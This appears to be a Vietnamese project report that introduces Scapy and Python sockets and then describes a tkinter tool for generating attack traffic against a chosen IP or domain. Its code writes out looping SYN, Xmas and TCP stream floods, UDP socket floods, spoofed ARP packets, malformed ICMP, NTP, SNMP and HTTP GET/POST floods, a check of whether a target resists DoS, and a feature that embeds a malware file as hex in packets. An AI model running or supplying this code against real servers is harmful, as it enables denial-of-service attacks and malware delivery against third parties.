Scapy là một thư viện được tạo bằng Python, với trình thông dịch dòng lệnh (CLI) riêng, Scapy có thể giả mạo hoặc giải mã các gói của nhiều giao thức, gửi chúng trên đường truyền, bắt gói tin, so khớp các request và response,… Dễ dàng xử lý hầu hết các tác vụ cổ điển như quét, theo dõi, thăm dò, kiểm tra đơn vị, tấn công hoặc khám phá mạng (nó có thể thay thế hping, 85% nmap, arpspoof, arp-sk, arping, tcpdump, tshark, p0f, v.v.). Nó cũng thực hiện rất tốt nhiều tác vụ cụ thể khác mà hầu hết các công cụ khác không thể xử lý, như gửi các frame không hợp lệ, chèn các frame 802.11, kết hợp các kỹ thuật (nhảy VLAN + nhiễm độc bộ nhớ cache ARP, giải mã VOIP trên kênh được mã hóa WEP,… ),…



Ngoài ra còn có thể xây dựng các hàm nâng cao hơn, ví dụ, một hàm thực hiện theo dõi và đưa ra giá trị TTL bắt đầu của 1 request. Ping toàn bộ mạng và đưa ra danh sách các máy đang trả lời,…

Khả năng hỗ trợ xếp chồng các lớp (Stacking Layers)

Toán tử / đã được sử dụng như một toán tử thành phần giữa hai lớp. Khi làm như vậy, lớp dưới có thể có một hoặc nhiều trường mặc định của nó được nạp chồng theo lớp trên. (Ta có thể đưa ra giá trị mà ta muốn).

Điều này giúp cho việc tạo gói tin dễ dàng và đa dạng theo cấu trúc xếp chồng từng lớp.

*+ ICMP Ping:*

unans = sr(IP(dst="192.168.1.1-254")/ICMP())

*+ Sinh lưu lượng TCP:*

unans = sr( IP(dst="192.168.1.\*")/TCP(dport=80,flags="S") )

*+ Sinh lưu lượng UDP:*

unans = sr( IP(dst="192.168.\*.1-10")/UDP(dport=0) )

*+ Tạo bắt tay 3 bước (three-way handshake):*

ip=IP(src='172.16.120.5',dst='172.16.100.101')

SYN=TCP(sport=sport,dport=443,flags='S',seq=1000)

SYNACK=sr1(ip/SYN)

ACK=TCP(sport=sport, dport=443, flags='A', seq=SYNACK.ack + 1, ack=SYNACK.seq + 1)

send(ip/ACK)

*+ Sinh lưu lượng ARP:*

arp\_packt = ARP()

arp\_packt.pdst = “192.168.43.85”

arp\_packt.hwsrc = “11:11:11:11:11:11”

arp\_packt.psrc = ”1.1.1.1”

arp\_packt.hwdst = “ff:ff:ff:ff:ff:ff”

send(arp\_packt)

*+ Sinh lưu lượng HTTP:*

req = HTTP()/HTTPRequest(

    Accept\_Encoding=b'gzip, deflate',

    Cache\_Control=b'no-cache',

    Connection=b'keep-alive',

    Host=b'www.secdev.org',

    Pragma=b'no-cache'

)

*+ Tạo gói tin dị dạng:*

send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())

Scapy cung cấp hàm sniff() giúp ta nắm bắt tất cả lưu lượng truy cập , hỗ trợ tính toán thông số từ những dữ liệu đó, kết hợp với các thuộc tính hỗ trợ khác như “len,time,…” ta hoàn toàn có thể log lại traffic và tính toán các thông số như : size,bandwidth.

*+ Bắt lại lưu lượng sinh ra:*

Việc bắt lại gói tin còn có thể lưu dưới dạng file extension “.pcap” (có thể mở bằng wireshark)

sniff(iface="eth0", count=0)

wrpcap("log.pcap", capture)

*+ Tổng số gói tin được sinh ra:*

Có thể đếm (count) bao nhiêu gói tin sinh ra.

packets = sniff(iface="eth0", count=0)

len(packets)

for i in range(len(packets)):

    print packets[i].summary()

*+ Đo tổng kích thước lưu lượng mạng sinh ra:*

Cơ chế đo lưu lượng mạng rất đơn giản , ta chỉ cần bắt toàn bộ các gói tin trong quá trình tự động sinh lưu lượng và đo kích thước từng gói tin sau đó tính tổng toàn bộ sẽ thu được kết quả kích thước lưu lượng mạng mà ta sinh ra.

Sử dụng hàm len() để lấy size packet (đơn vị: bytes)

>>>len(IP(dst="192.168.1.1-254"))

20

*+ Đo băng thông lưu lượng mạng:*

Từ cơ chế lấy được size traffic ở trên, kết hợp với thuộc tính “pkt.time”

#Thuộc tính pkt.time:

pkts = sniff(iface='eth0')

for pkt in pkts:


...print pkt.time

ta có thể tính toán được bandwidth với công thức tính là = (total bytes / interval). Có thể tính băng thông và cập nhật trực tiếp với từng gói tin sinh ra hoặc tính tổng toàn bộ 2 giá trị size và time của các gói tin sau khi kết thúc quá trình sinh lưu lượng để tính băng thông trung bình.

### - Socket:

Socket là giao diện lập trình ứng dụng mạng được dùng để truyền và nhận dữ liệu trên internet. Giữa hai chương trình chạy trên mạng cần có một liên kết giao tiếp hai chiều (two-way communication) để kết nối 2 process trò chuyện với nhau. Điểm cuối (endpoint) của liên kết này được gọi là socket.

Một chức năng khác của socket là giúp các tầng TCP hoặc TCP Layer định danh ứng dụng mà dữ liệu sẽ được gửi tới thông qua sự ràng buộc với một cổng port (thể hiện là một con số cụ thể), từ đó tiến hành kết nối giữa client và server.



Việc sử dụng Socket mang lại lợi thế chính là tốc độ , thứ mà Scapy còn thiếu.

Mô tả mô hình

1. Tạo ra một máy chủ bằng cách mở một socket - Socket()
2. Liên kết nó với một host hoặc một máy và một port - Bind()
3. Tiếp theo server sẽ bắt đầu lắng nghe trên port đó - Listen()
4. Yêu cầu kết nối từ client được gửi tới server - Connect()
5. Server sẽ accept yêu cầu từ client và sau đó kết nối được thiết lập - Accept()
6. Bây giờ cả hai đều có thể gửi và nhận tin tại thời điểm đó - Read() / Write()
7. Và cuối cùng khi hoàn thành chúng có thể đóng kết nối - Close()

*+ Sinh lưu lượng UDP sử dụng socket:*

dos = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

dos.connect((ip,targetPort))

dos.send(data.encode())

*+ Sinh lưu lượng TCP sử dụng socket:*

dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

dos.connect((ip,443))

dos.send(data.encode())

dos.close()

*+ Sinh lưu lượng HTTP sử dụng socket:*

http = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

http.connect((ip, port))

    byt = (f"GET /{url\_path} HTTP/1.1\nHost: {ip}\n\n").encode()

    http.send(byt)

    http.close()

# CHƯƠNG 3: XÂY DỰNG CÔNG CỤ

## **Tổng quan :**

### Xác định các chức năng:

+ Hiển thị danh sách các loại tấn công mạng để người dùng xem, lựa chọn và sử dụng để sinh dữ liệu mạng cho mục đích cá nhân.

 Người dùng chọn mục tiêu tấn công bằng địa chỉ IP hoặc tên miền , chọn interface và lựa chọn bắt đầu sinh lưu lượng tấn công hoặc dừng hành động này .

+ Phát hiện server mục tiêu có chống tấn công Dos hay không( dựa trên 2 phương thức TCP và HTTP Post)

Hiển thị trực tiếp các gói tin sinh ra và các thông số tính toán trong một khoảng thời gian đo như băng thông, tổng lượng dữ liệu sinh,…

+ Cho phép đính kèm tệp mã độc vào gói tin .

+ Người dùng có thể tùy chỉnh các thông số như : số luồng sử dụng sinh lưu lượng(tốc độ sinh), thời gian bắt và đo lưu lượng.

Sau khi người dùng ngừng tấn công , có thể lựa chọn việc lấy bản ghi lại dữ liệu đã sinh ra ở dạng pcap hoặc tạo báo cáo dạng word.

* Xác định các tác nhân:

|  |  |
| --- | --- |
| Tác nhân | Trường hợp sử dụng |
| Khách hàng | Sinh lưu lượng mạng tấn công kiểm thử |

* Chức năng phần mềm:

*+ Tấn công mạng*

*+ Sinh lưu lượng*

*+ Theo dõi lưu lượng*

*+ Lưu kết quả*

*+ Chức năng tấn công mạng*

* + - * Tấn công DoS
      * Tấn công Spoof
      * Kiểm tra server mục tiêu có chống DoS không
      * Cho phép đính kèm tệp mã độc vào gói tin
      * Tùy chỉnh tốc độ tấn công

*+ Chức năng sinh lưu lượng*

* + - * Sinh lưu lượng ARP
      * Sinh lưu lượng ICMP
      * Sinh lưu lượng TCP
      * Sinh lưu lượng UDP
      * Sinh lưu lượng SNMP
      * Sinh lưu lượng NTP
      * Sinh lưu lượng HTTP
      * Tùy chỉnh tốc độ sinh lưu lượng

*+ Chức năng theo dõi lưu lượng*

* + - * Hiển thị trực tiếp lưu lượng sinh
      * Tùy chỉnh thời gian theo dõi
      * Tính băng thông
      * Tính kích cỡ lưu lượng
      * Tính tổng số gói tin

*+ Chức năng lưu kết quả*

* + - * Lưu dữ liệu mạng ở dạng pcap
      * Tạo báo cáo sử dụng ở dạng word

## Biểu đồ use-case tổng quát:



## **Các chức năng công cụ:**


### Tổng quan:

3 form chính:

+ form lựa chọn: hiển thị chi tiết các lựa chọn sử dụng cho người dùng.

+ form hiển thị: hiển thị trực tiếp lưu lượng được bắt.

+ form thông số: hiển thị các thông số đo đạc.



Giao diện thiết kế dựa trên thư viện tkinter

Tkinter là thư viện GUI tiêu chuẩn cho Python. Tkinter trong Python cung cấp một cách nhanh chóng và dễ dàng để tạo các ứng dụng GUI. Tkinter cung cấp giao diện hướng đối tượng cho bộ công cụ Tk GUI.

Sử dụng cơ chế thread để sinh đa loại lưu lượng.

 t = function.thread\_with\_trace(target = function.ntp,args=(ip\_target, )  )

                        t.start()

                        self.threads.append(t)

Cho phép lựa chọn tự do số luồng (thread) để tăng tốc độ sinh lưu lượng



speed = int(self.speed\_slider.get())

for i in range(0,speed):

   t = function.thread\_with\_trace(target = function.icmp,args=(ip\_target, )  )


. . .

### Cơ chế bắt lưu lượng:


Sử dụng hàm sniff để bắt lưu lượng với thời gian bắt phụ thuộc vào tham số timeout

 capture1= sniff(filter=condition, iface=interface, prn=lambda x: x.summary(),timeout=time)

        print("CAPTURE FINISH")



Thiết kế giao diện cho phép tùy chọn tự do thời gian bắt lưu lượng.



Hiển thị trực tiếp lưu lượng sinh theo thời gian thực sử dụng cơ chế autoscroll.

class Redirect():

    def \_\_init\_\_(self, widget, autoscroll=True):

        self.widget = widget

        self.autoscroll = autoscroll

    def write(self, text):

        self.widget.insert('end', text)

        if self.autoscroll:

            self.widget.see("end")  # autoscroll

### Network Interface:

Sử dụng regex áp đặt lên kết quả của lệnh ipconfig để lấy tất cả interface

string= str(subprocess.check\_output("ipconfig"))


cut = string.split('\\n')

result = []


  for i in cut:

    temp= re.search(r'(?<=adapter )(.\*)(?=:)', i)

Cho phép lựa chọn đúng interface mạng tùy theo từng máy tính.



Nếu lựa chọn sai interface chứa lưu lượng sinh sẽ hiển thị thông điệp:



Cơ chế kiểm tra đúng interface này dựa trên việc bắt lưu lượng trên interface cần kiểm tra

def checkTrueInterface(self):

    temp = sniff(iface=str(self.network\_adapter.get()), prn=lambda x: x.summary(),count=1,timeout=5)

    if len(temp) == 0:

        return False

    return True

### Lựa chọn mục tiêu dựa trên ip/domain:

Cho phép nhập địa chỉ ip hoặc domain của server mục tiêu



Kiểm tra xem ip có đúng định dạng hay không sử dụng regex:

def IPvalid(ip):

    regex = "^((25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])\.){3}(25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9]?[0-9])$"

    if(re.search(regex, ip)):

        return True

    return False

Chuyển đổi domain sang ip

  fqdn = fqdn.replace("https://", "").replace("http://", "").replace("www.", "")

    return socket.gethostbyname(fqdn)


Kiểm tra xem ip thuộc mạng LAN hay không

 ans, \_ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)


    if ans:


        return ans[0][1].src

### Cơ chế đính kèm tệp mã độc vào gói tin:



Hỗ trợ đính kèm mã độc vào 2 loại hình lưu lượng là TCP và HTTP.





Ta tiến hành đổi file sang dạng hex sau đó đưa vào trường data của TCP.

     self.mal\_file\_name["text"]=str(os.path.basename(file.name))

                file1 = open(file.name,'rb')

                content = file1.read()


                self.malware\_gift= str(binascii.hexlify(content))

Đối với gói tin HTTP, ta thêm header content-type sau đó đưa dữ liệu hex vào cuối.

Content-Type: application/octet-stream

### Lưu lượng ICMP:


Có thể sinh ICMP thông thường hoặc loại gói tin ICMP dị dạng (malformed)



Sinh gói tin ICMP bình thường dễ dàng với việc đưa gói tin ICMP vào sau khi khởi tạo trước gói tin IP

 send(IP(dst=target)/ICMP(),loop=1)

Kết quả



Để tạo ICMP dị dạng ta có 2 cách

Gửi gói tin ICMP với trường version lạ của gói tin IP

send(IP(dst=target, ihl=2, version=3)/ICMP())

hoặc đưa một gói tin ARP vào trong gói tin IP

ARP\_Packet = ARP()

        ARP\_Packet.sport = RandShort()

        ARP\_Packet.dport = RandShort(),


        ARP\_Packet.flags = "S"

        ARP\_Packet.seq = RandShort()

        ARP\_Packet.window = RandShort()

        send(IP(dst=target,src=RandShort())/ARP\_Packet)

kết quả





### Layer 4 TCP:

Có 2 chức năng chính cho người dùng lựa chọn là sinh lưu lượng cấu hình sẵn và lưu lượng cấu hình thủ công.

Trong lựa chọn cấu hình sẵn ta có chức năng STREAM Flood là tấn công TCP từ chối dịch vụ, Xmas Flood là sinh gói tin TCP với tất cả các cờ, SYN Flood là sinh gói tin TCP với chỉ cờ S.

Giao diện:

Các lựa chọn sẽ được truyền vào hàm tcp

 t = function.thread\_with\_trace(target = function.tcp,args=(ip\_target,tcp\_des\_port,flag,tcp\_data )  )

   Tạo gói tin TCP theo cấu trúc khởi tạo gói tin IP ở tầng 3, đưa gói tin TCP vào tầng 4 ngay sau đó

def tcp(ip,port,flag,data):

    send(IP(dst=ip)/TCP(dport=port,flags=flag,

          seq=RandShort(),ack=RandShort(),sport=RandShort())/data ,loop=1)

Với trường dport là cổng đích


flags là các cờ

seq là sequence number được tạo ngẫu nhiên


ack : acknowledment

sport: là cổng nguồn

Kết quả của SYN Flood



Kết quả của Xmas Flood



Gửi gói tin TCP với công nghệ socket:


def tcp\_stream(ip,data,popup):

    dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

    dos.connect((ip,443))

    while True:


            dos.send(data.encode())



### Layer 4 UDP:

Sử dụng công nghệ socket để sinh lưu lượng UDP lớn cho mục đích tấn công từ chối dịch vụ.

Cho phép lựa chọn cổng (port) đích và trường dữ liệu là ngẫu nhiên hoặc tùy chọn.




def udp(ip,targetPort,data):

    dos = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

    dos.connect((ip,targetPort))

    while True:

        dos.send(data.encode())




### Cơ chế kiểm tra server mục tiêu chống tấn công dos hay không:

Dựa trên ngoại lệ của socket

Nếu thông báo kết nối bị hủy bỏ với thông báo lỗi “*ConnectionAbortedError*” *An established connection was aborted by the software in your host machine*

có thể kết luận rằng phía mục tiêu đã đóng kết nối socket và ta không thể tiếp tục gửi một lượng lớn gói tin tới đích.



Sử dụng lệnh except để bắt ngoại lệ.

 dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

    dos.connect((ip,443))

    while True:

        try:

            dos.send(data.encode())

        except:


            dos.close()

            if popup ==1:

        messagebox.showinfo("Thông báo", "TCP traffic Bị firewall mục tiêu chặn")

            break

### Sinh lưu lượng NTP:



Cấu trúc tạo gói tin NTP dựa trên việc tạo gói tin trên 3 lớp là IP,UDP,NTP và gửi dưới cổng 123

Đầu tiên khởi tạo gói tin IP.

Do giao thức NTP sử dụng giao thức UDP để truyền các lưu lượng dạng NTP do đó ta cần phải tạo gói tin UDP ở layer 4 trước.

IP()/UDP()/NTP()

Tiếp theo dựa trên cấu trúc, với việc sinh lưu lượng NTP ta có 2 cách triển khai như sau

Sử dụng hàm NTP() có sẵn

    targetPort = 123

send(IP(dst=target)/UDP(dport=targetPort,sport=RandShort())/NTP(),loop=1)

Hoặc sử dụng chuỗi hexa để định hình gói tin NTP

Trước hết, gói NTP được định nghĩa như sau (RFC 5905):

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

|LI | VN |Mode | Stratum | Poll | Precision |

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

LI là 0, VN là 3 và Mode là 3, vì vậy điều này cho một octet đầu tiên là 0 + (3 \* 8) + 3 hoặc 0x1b. Thứ hai, gói NTP tối thiểu là 12 \* 4 octet.

Do đó ta có công thức : "\x1b\x00\x00\x00"+"\x00"\*11\*4

def ntp(target):

    targetPort = 123

        send(IP(dst=target)/UDP(dport=targetPort,sport=RandShort())/("\x1b\x00\x00\x00"+"\x00"\*11\*4),loop=1)

### Sinh lưu lượng SNMP:

Cấu trúc tạo gói tin SNMP dựa trên việc tạo gói tin trên 3 lớp là IP,UDP, SNMP và gửi dưới cổng 161

Mỗi bản tin SNMP chứa một đơn vị dữ liệu giao thức (protocol data unit). Các SNMP PDU này được sử dụng để liên lạc giữa các nhà quản lý SNMP và các tác nhân SNMP.

Đầu tiên khởi tạo gói tin IP.

Do giao thức SNMP sử dụng giao thức UDP để truyền các lưu lượng dạng NTP do đó ta cần phải tạo gói tin UDP ở layer 4 trước.

IP()/UDP()/SNMP()

Tiếp theo để tạo gói tin SNMP ta sẽ khởi tạo với phiên bản version=3,

Giá trị cho trường community là private : community="private"

Do SNMP sử dụng PDU ta cần phải khởi tạo giá trị PDU cho SNMP:

PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",value="test")]

Cuối cùng ta tạo gói tin SNMP với đoạn code sau:


SNMP(version=3, community="private", PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",value="test")])

Tổng kết:

targetPort = 161

    send(IP(dst=target)/UDP(dport=targetPort,sport=RandShort())/SNMP(version=3, community="private",

            PDU=SNMPget(varbindlist= [SNMPvarbind(oid="1.2.3",value="test")])),loop=1)



### Sinh lưu lượng HTTP:

Sử dụng công nghệ socket để gửi gói tin HTTP

dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)


    dos.connect((ip, port))

chuyển chuỗi string sang dạng byte để trở thành gói tin HTTP


byt = (f"{method} /{url\_path} HTTP/1.1\nHost: {ip}\n\n").encode()

Gửi gói tin :             dos.send(byt)

HTTP POST



HTTP GET



Hàm sinh lưu lượng HTTP

def http(ip,port,type,self,mal):

    dos = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

    dos.connect((ip, port))

    url\_path = generate\_url\_path()

    method=""

    if type==1:

        method="GET"

    else:

        method="POST"

    if mal == False:

        byt = (f"{method} /{url\_path} HTTP/1.1\nHost: {ip}\n\n").encode()

    else:

        byt = (f"{method} /{url\_path} HTTP/1.1\nHost: {ip}\nContent-Type: application/octet-stream\nAccept: \*/\*\n\n"+self.malware\_gift).encode()


    while True:

        try:

            dos.send(byt)

            break

### Cơ chế tính toán các thông số:



Tính tổng kích cỡ lưu lượng bằng cách cộng dồn size từng gói tin, đơn vị là byte.

def getSizeTraffic(packets):#bytes

    size = 0

    for i in range(0,len(packets)):

        size += len(packets[i])

    return size

Thời gian tới tính theo công thức sau

 interval = packets[len(packets)-1].time-packets[0].time

ta lấy thời gian tới của gói tin cuối cùng trừ gói tin đầu tiên sẽ được tổng thời gian tới.

Tính bandwidth theo công thức sau

bandwidth = getSizeTraffic(packets)\*8/getTrafficInterVal(packets)

Do đơn vị Size là byte , ta cần nhân 8 để chuyển sang đơn vị bit vì đơn vị bandwidth là bps

Các hàm chuyển đơn vị bandwidth

def convertBandwidth(bandwidth):

    if bandwidth>=1000000:

        bandwidth = bandwidth/1000000      #Mbps

    elif bandwidth>=1000:

        bandwidth = bandwidth/1000      #Kbps

    return round(bandwidth,2)

def bandwidthUnit(bandwidth):

    if bandwidth < 1000:

        return "Bps"

    if bandwidth >= 1000 and bandwidth < 1000000:

        return "Kbps"

    if bandwidth >= 1000000:

        return "Mbps"

Hàm truyền và hiển thị trên giao diện

def caculator(self,capture):

    bandwidth = getBandwidth(capture)

    size = getSizeTraffic(capture)

